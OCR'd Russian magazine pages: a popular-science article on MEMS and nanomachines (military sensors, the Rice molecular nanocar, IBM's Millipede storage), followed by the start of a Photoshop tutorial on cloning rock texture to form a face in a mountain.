
СЕЙЧАС ЭТОЙ ДОВОЛЬНО ХИТРОЙ НАУКОЙ ЗАНИМАЕТСЯ ЦЕЛОЕ НАПРАВЛЕНИЕ В МОЛЕКУЛЯРНОЙ ХИМИИ И НАНОТЕХНОЛОГИИ

Есть еще планетарные редукторы, которые даже невозможно представить как модели: число атомов может достигать нескольких тысяч. Но, без сомнения, самый крутой и нужный девайс в этих разработках — наноманипулятор, спроектированный по типу руки робота. Очень большой геморрой ожидает тех, кто будет собирать первый рабочий девайс. Это надо будет делать практически вручную, так как для того, чтобы сделать сборщика, нужен другой сборщик, а его еще не сделали :).

Первые шаги — МЭМС

Первые шаги по направлению вниз уже сделаны. И называются они МЭМС, то есть микроэлектромеханические системы. Их производят уже двадцать пять лет — с тех пор, как только достаточно развилась технология фотолитографии, с помощью которой делают сегодня процессоры. Чтобы ты не думал, что блох подковывать — дело пустое и достойное всяких левшей-крэйзи, разъясню: рынок многофункциональных МЭМС-систем за прошлый год составил

3



/3/ наноманипулятор — очень важный для микромашин девайс

68 миллиардов убитых енотов (по данным Network of Excellence in Multifunctional Microsystems — NEXUS) и продолжает расти. Конечно, для того чтобы сделать что-то серьезное и получить прибыль, нужно попотеть (а где не нужно?).


Первыми, кто что-то начал делать с МЭМС, были, естественно, военные. Можно сказать, что под их опекой МЭМС развиваются довольно быстро и широко применяются в военной технике. Например, все современные системы навигации работают благодаря инерционным измерительным устройствам на МЭМС-основе. Система из трех гироскопов и трех МЭМС-акселерометров, связанная с GPS, представляет собой навигационный блок. Также МЭМС-сенсоры используются в системе мониторинга и охраны заданной территории от вторжения при любых погодных условиях. Ранее разработанная система дистанционных сенсоров Improved Remote Battlefield Sensor System (IREMBASS) была дорогостоящей и крупногабаритной. Компания L-3 Communications Inc. разработала REMBASS II, которая использует МЭМС для сокращения размеров сенсоров.

Знаменитый беспилотник Global Hawk работает именно на системе с МЭМС-акселерометрами. Компания Crossbow, специализирующаяся на разработке различных электронных устройств, продает систему навигации NAV420, которая позволяет дистанционно управлять практически любой военной техникой. Ее уже используют в управлении беспилотными самолетами Global Hawk, в новых машинах типа Hummer, управляемых дистанционно, а также в опытных образцах морских разведывательных судов. Особенно много хороших отзывов о работе навигатора в плохую погоду и шторм, когда пилоту трудно посадить самолет на авианосец. Встроенный GPS выдает точные координаты, скорость и высоту той машины, на которой установлен. Все это благодаря МЭМС-сенсорам, которые играют очень важную роль в системах навигации.

Кроме сенсоров, МЭМС — это, в большинстве своем, различные моторчики, переключатели, шестеренки и прочая дребедень.

Компании, изготавливающие МЭМС, часто проделывают рекламные трюки. Вот подковывать блоху мы уже умеем. А слабо прокатить эту же блоху на карусели? Чтобы привлечь к себе внимание, крупнейшая компания по выпуску и разработке МЭМС , MEMX-лаборатория, сварганила систему шестеренок с диском в центре. Вся эта механика довольно забавно крутилась, и тогда один из крэйзи предложил наловить на кладбище клещей и усадить их на диски, чтобы покатать.

Сказано — сделано. В те годы (примерно 1996 год) это достижение было не только рекламным трюком, но и демонстрацией возможностей фирмы. Надо ли говорить, что после этого аттракциона у фирмы клиентов прибавилось? Но это было в далеких девяностых. Сегодня же вместо МЭМС широко используются НЭМС — наноэлектромеханические системы. Уже созданные быстродействующие НЭМС-акселерометры будут использоваться в военной экипировке будущего поколения с целью детектировать удар пули о бронежилет настолько быстро, чтобы успел включиться внешний экзоскелет костюма. Военные машины предполагают оснастить специальной «электромеханической краской», которая позво-



/4/ катание блохи
/5/ МЭМС — это в основном разные шестеренки


лит им менять цвет наподобие хамелеона, а также предотвратит коррозию и сможет «затягивать» мелкие повреждения на корпусе машины. «Краска» будет состоять из большого количества наномеханизмов, которые будут выполнять все вышеперечисленные функции. А с помощью системы оптических матриц, которые будут отдельными наномашинами в «краске», исследователи хотят добиться эффекта невидимости машины или самолета. Миниатюрные камеры будут считывать изображение с одной стороны устройства, передавая его на фотоэлементы на другой стороне, формируя таким образом изображение заднего фона впереди машины. Кульно, правда? Первые испытания прототипа уже проходят! А внедрение его на поле боя — в 2009.


Нанобагги


Спускаться вниз по размерной лестнице очень трудно. В прошлом году ученые из университета Райса совершили прорыв в наномеханике. Они синтезировали наименьшую в мире движущуюся наномашину, которая ездит как настоящий автомобиль. Многие серьезные ученые и исследователи, знакомые с современным состоянием нанотехнологий и НЭМС, сначала в это не поверили, ведь до сих пор ученым не удавалось сделать что-то сложное. А тут — легковушка, состоящая из одной молекулы размером 4 нанометра! Ведь 4 нанометра — это всего лишь отрезок, на котором можно поместить около 40 атомов водорода, и это чуть больше, чем толщина ДНК! Но это правда. Глава ученых Джеймс М. Тур смог доказать свое открытие — колесящие багги под дулом электронного микроскопа были выставлены на обозрение любому желающему.

Автомобиль же — большая молекула-наносистема, состоящая из трехсот атомов. Она похожа на машину только наличием четырех «колес» и способом передвижения. В качестве колес легковушке служат фуллерены, молекулы C60, похожие на футбольный мяч, связанные химическими связями с «каркасом» машины. Синтез и тестирование наномашины поможет значительно ускорить производство таких сложных структур, как нанофабрики или нанороботы, методом сверху вниз. А это, в свою очередь, означает практическое внедрение микроскопических машин в твою жизнь.

Вообще, искусственные объекты такого маленького масштаба, внешне напоминающие автомобили, уже были синтезированы хи-







/6/ молекулярная модель легковушки
/7/ легковушка в движении

миками. Но этот автомобиль — первый действующий: он катится по поверхности так же, как автомобили. Исследователи придумали оригинальный метод приведения в движение наномашины: они нагрели ее до 200° С, что вызвало вращение фуллеренов-колес на химических связях, соединяющих их с «рамой» машины. От вращения четырех молекул легковушка пришла в движение и смогла катиться по плоской золотой поверхности. Чтобы убедиться в том, что машина действительно ездит, а не скользит, и ее передвижения связаны с вращением фуллеренов-колес, ученые засунули полигон с машинками под сканирующий туннельный микроскоп. Каждую минуту ученые получали с него снимки машин, доказывающие, что колеса действительно вращаются, и благодаря их вращению машина может ехать!

Более того, наномашину можно подцепить зондом микроскопа, как краном, и перемещать с места на место. Естественно, что она легче входит в соединение с зондом, когда захват происходит по направлению движения машины (проверено учеными).

Восемь лет группа ученых совершенствовала технику производства наномашин, и вот наконец их попытки увенчались успехом. Удалось найти решение проблемы несовместимости палладиевых катализаторов, помогающих собирать «раму» машины с молекулами фуллеренов, которые тормозят синтез молекулы. Но методом проб и ошибок это затруднение все же было преодолено.

Ученые уверены: машина сможет перевозить молекулярные грузы в различных направлениях, что найдет применение в наноконвейерах, нанофабриках и других сложных наносистемах. Также она может служить платформой для различных мобильных наносистем: нанороботов, наноманипуляторов. Представь себе: прикрепив на ее хребет наноманипулятор, мы получаем мобильную сборочную станцию!

В качестве энергетической подпитки исследователи хотят использовать дистанционные батарейки (направленные пучки фотонов) вместо нагревания среды, в которой находятся машины. Так появится возможность дистанционно ими управлять и координировать их перемещения с высокой степенью точности.

Кошмары принца Чарльза

Ну, конечно, багги — дело хорошее, однако что будет, если один умный крендель приварит к машине с молекулярным манипулятором еще и слабенький компьютер, способный выполнять одну-единственную программу: собирать из окружающих атомов такие же машинки? А потом представь, что они расползутся и под благодатными и полезными солнечными лучами будут клепать свои копии, пока все вокруг не превратится в автомонстров? «Ответим агрессорам первыми! — сказал принц Чарльз. — Не дадим механическому отродью разобрать нас на молекулы!» И теперь, по крайней мере в Объединенном Королевстве, гады не тронут местное население, ведь что может быть страшнее злого принца Чарльза? Местным ученым это очень не понравилось, и они втайне от принца стали подпольно варить механическое зелье, на которое потом не найдешь управы. Вот такие они, сказки нового века. То ли еще будет. Оставайтесь с нами.

BINARY YOUR'S

МЭМС — «Многоножка» от IBM. «Многоножка» представляет собой «чистую» цифровую технологию. Принцип ее работы можно сравнить с работой старых проигрывателей грампластинок, в которых считывающая вибрирующая игла скользила по борозде, несущей информацию, только у «Многоножки» есть ряд кантилеверов, скользящих по поверхности хранения данных, на которой есть углубления, кодирующие 1 и 0. Таким образом, отклонения кантилеверов от равновесного положения переводятся в набор 0 и 1.

Благодаря нанотехнологиям чип изготовлен по 10-нанометровому техпроцессу, позволяющему размещать на органической пленке, которая выступает в качестве носителя информации, углубления диаметром 10 нанометров. Расстояние между углублениями составляет 100 нанометров, что позволило разместить на чипе довольно большую матрицу атомно-силовых кантилеверов. Наличие углубления соответствует логической «1», а его отсутствие — логическому «0». Кантилевер — это специальный атомно-силовой зонд, который «ощупывает» сканируемую поверхность, изменяя свое положение в пространстве в зависимости от того, встретит он на пути углубление или нет. При чтении данных специальный привод кремниевого «стола», на котором размещена пленка с данными, перемещает ее в плоскости по заданным координатам X и Y. А привод мультиплексора позволяет управлять каждым кантилевером индивидуально, обеспечивая адресацию памяти. При этом матрица кантилеверов обеспечивает параллельное чтение/запись данных. «Многоножка» будет иметь емкость 100 Гб при размерах обычных SD-карт. Минимальная емкость «Многоножки» составит 10 Гб. Как говорит IBM, эта переломная технология завоюет рынок к 2007 году.




** Гутзон Борглум известен тем, что за 1 миллион долларов высек в скале Rushmore фигуры президентов США. На дворе XXI век, и чем мы хуже? Воспользуемся данным руководством!*

Джордж Кейрнс имеет большой опыт работы с Photoshop. Его иллюстрации публиковались в многочисленных изданиях: от New York Times до недавно вышедшей книги Photoshop Elements — Drop Dead Photography Techniques. Он также предоставляет свои фотографии и иллюстрации для различных фотобанков.

ИЗМЕНЯЕМ ЛАНДШАФТ

ЧЕЛОВЕКУ СВОЙСТВЕННА ИГРА ВООБРАЖЕНИЯ, И ОН НЕРЕДКО ВИДИТ КАКИЕ-ТО ОДУШЕВЛЕННЫЕ ПРЕДМЕТЫ В ПРЕДМЕТАХ НЕОДУШЕВЛЕННЫХ. ОСОБЕННО ЧАСТО ЭТО ВСТРЕЧАЕТСЯ ПРИ ЛЮБОВАНИИ ПРИРОДНЫМИ ЯВЛЕНИЯМИ: ОБЛАКАМИ, ДЕРЕВЬЯМИ, ХОЛМАМИ… СЕЙЧАС, ПРИ ПОМОЩИ PHOTOSHOP, СТАЛО ВОЗМОЖНЫМ ЭТИ НЕОСЯЗАЕМЫЕ ОБРАЗЫ ВОПЛОТИТЬ В ЖИЗНЬ. В ПРОЦЕССЕ ПРОХОЖДЕНИЯ ЭТОГО УРОКА МЫ УЗНАЕМ, КАК ИЗОБРАЗИТЬ НА ЗАСНЕЖЕННЫХ ГОРНЫХ ВЕРШИНАХ ЧЕЛОВЕЧЕСКОЕ ЛИЦО. РАБОТАТЬ БУДЕМ ИНСТРУМЕНТОМ *CLONE STAMP* КАК НАИБОЛЕЕ УДОБНЫМ ДЛЯ СОЗДАНИЯ ФОТОКОЛЛАЖА. ПОСЛЕ ТОГО КАК У НАС ВСЕ ПОЛУЧИТСЯ, МОЖНО ПОЭКСПЕРИМЕНТИРОВАТЬ С ДРУГИМИ ОБЪЕКТАМИ, ТАК ЧТО СОЗДАНИЕ ЛИЦА ИЗ ГОРНЫХ ВЕРШИН — ЭТО ТОЛЬКО НАЧАЛО…




01 НАЧНЕМ С ЛИЦА

Откроем MountainBefore.tif и Face.tif (их можно найти на нашем CD). При помощи инструмента Magic Wand выделим основную часть фона вокруг лица, а затем удалим ее. Для того чтобы удалить оставшиеся вокруг лица кусочки фона, не попавшие в область выделения Magic Wand, воспользуемся инструментом Eraser (*E*). Сейчас нам не нужно вырезать лицо идеально, поскольку мы будем его использовать просто как шаблон при создании вершины скалы. Перенесем вырезанное лицо в файл MountainBefore.tif — оно автоматически разместится в новом слое.



02 СОВМЕЩАЕМ ИЗОБРАЖЕНИЯ

Установим значение Opacity слоя с лицом равное 60%, таким образом мы будем видеть и лицо, и гору, которая находится под ним. Воспользуемся инструментом Transform (*Ctrl+T*) — нам нужно развернуть лицо на 90°, поскольку мы хотим, чтобы взгляд был направлен наверх, и несколько увеличить таким образом, чтобы нос слегка выступал над вершиной горы. При этом изображение несколько потеряет в качестве, но для нас это не принципиально, так как мы будем использовать только контур лица. Сотрем плечи, чтобы подбородок плавно переходил в гору.



03 СОЗДАЕМ ВЫДЕЛЕНИЕ

Кликнув на панели *Layers* правой кнопкой мыши на слое с лицом, выберем *Select* Transparency. После того как появилось выделение, скрываем слой с лицом и создаем новый пустой слой. Позднее мы перенесем сюда фрагменты гор, чтобы придать скале очертания человеческого лица. Кликнув внутри выделения правой кнопкой мыши, выбираем Feather, задав значение 2. Таким образом мы сделали края выделения мягче.




04 ПЕРЕНОСИМ КАМНИ

Выберем инструмент Clone Stamp (*S*) и в настройках инструмента отметим галочкой *Sample Aligned* и *All Layers*, чтобы инструмент захватывал изображение во всех слоях, а не только в активном, и брал образец цвета при каждом новом клике в новом месте. Удерживая *Alt*, кликнем по той части изображения, которая находится прямо под вершиной, определив таким образом образец, которым мы будем рисовать, и закрасим им в новом слое то место, где на портрете находится нос.



05 МАЛЕНЬКАЯ ХИТРОСТЬ

В процессе рисования не забываем отмечать новые области для взятия образцов. Попытаемся найти такие фрагменты скалы, которые приблизительно повторяют очертания лица, после чего с помощью инструмента Clone Stamp перенесем их поверх фото с лицом. Поскольку мы не стали снимать выделения, то наши области не могут выйти за его край — выделение ограничивает зону действия *Clone Stamp,* сохраняя контур лица.




06 ЗАПОЛНЯЕМ ПУСТОТЫ

Чтобы посмотреть, что получается (а выделение достаточно отвлекает), нажмем *<Ctrl>+<H>*. Это позволит нам сохранив выделение, скрыть с работы его контур. Мы уже заполнили большую часть лица фрагментами скалы, но еще остались пустые области. Будем их заполнять — главное почаще менять образцы скалы, чтобы пиксели не повторялись.




07 ЧЕТКИЙ ПРОФИЛЬ

После того как мы завершили заполнение выделений фрагментами скалы, пришла пора проработать с профилем. У нас до сих пор отсутствуют важные детали (рот, нос и глаз). Чтобы эти немаловажные элементы на лице выглядели убедительно, создадим снеговые преграды на склонах — это позволит ввести в работу достаточное количество деталей, чтобы зритель увидел в нашей вершине лицо.




08 ЧЕРНО-БЕЛЫЙ ПОТРЕТ

Скопируем слой с лицом и расположим его над всеми остальными. Теперь выбираем *Image > Adjustments > Desaturate*, чтобы сделать портрет черно-белым. Таким же образом обесцвечиваем и оригинал слоя.



09 ПОЛНЫЙ КОНТРАСТ

Теперь выбираем *Image > Adjustments > Posterize*, отметив значение 2 — таким образом мы ограничили число цветов в этом слое, оставив только два: черный и белый. Мы собираемся использовать белые участки этого слоя при создании точных черт лица на снеговой границе.




10 МНОГО-МНОГО СНЕГА

Выберем инструмент Magic Wand на панели инструментов (или нажмем клавишу *W*) и кликнем по черному участку обработанного слоя с лицом, после чего идем в меню *Select > Similar*, чтобы добавить к выделению участки того же цвета. Нажимаем *Delete* или *Backspace*, чтобы удалить выделенные области, оставив только белые участки.

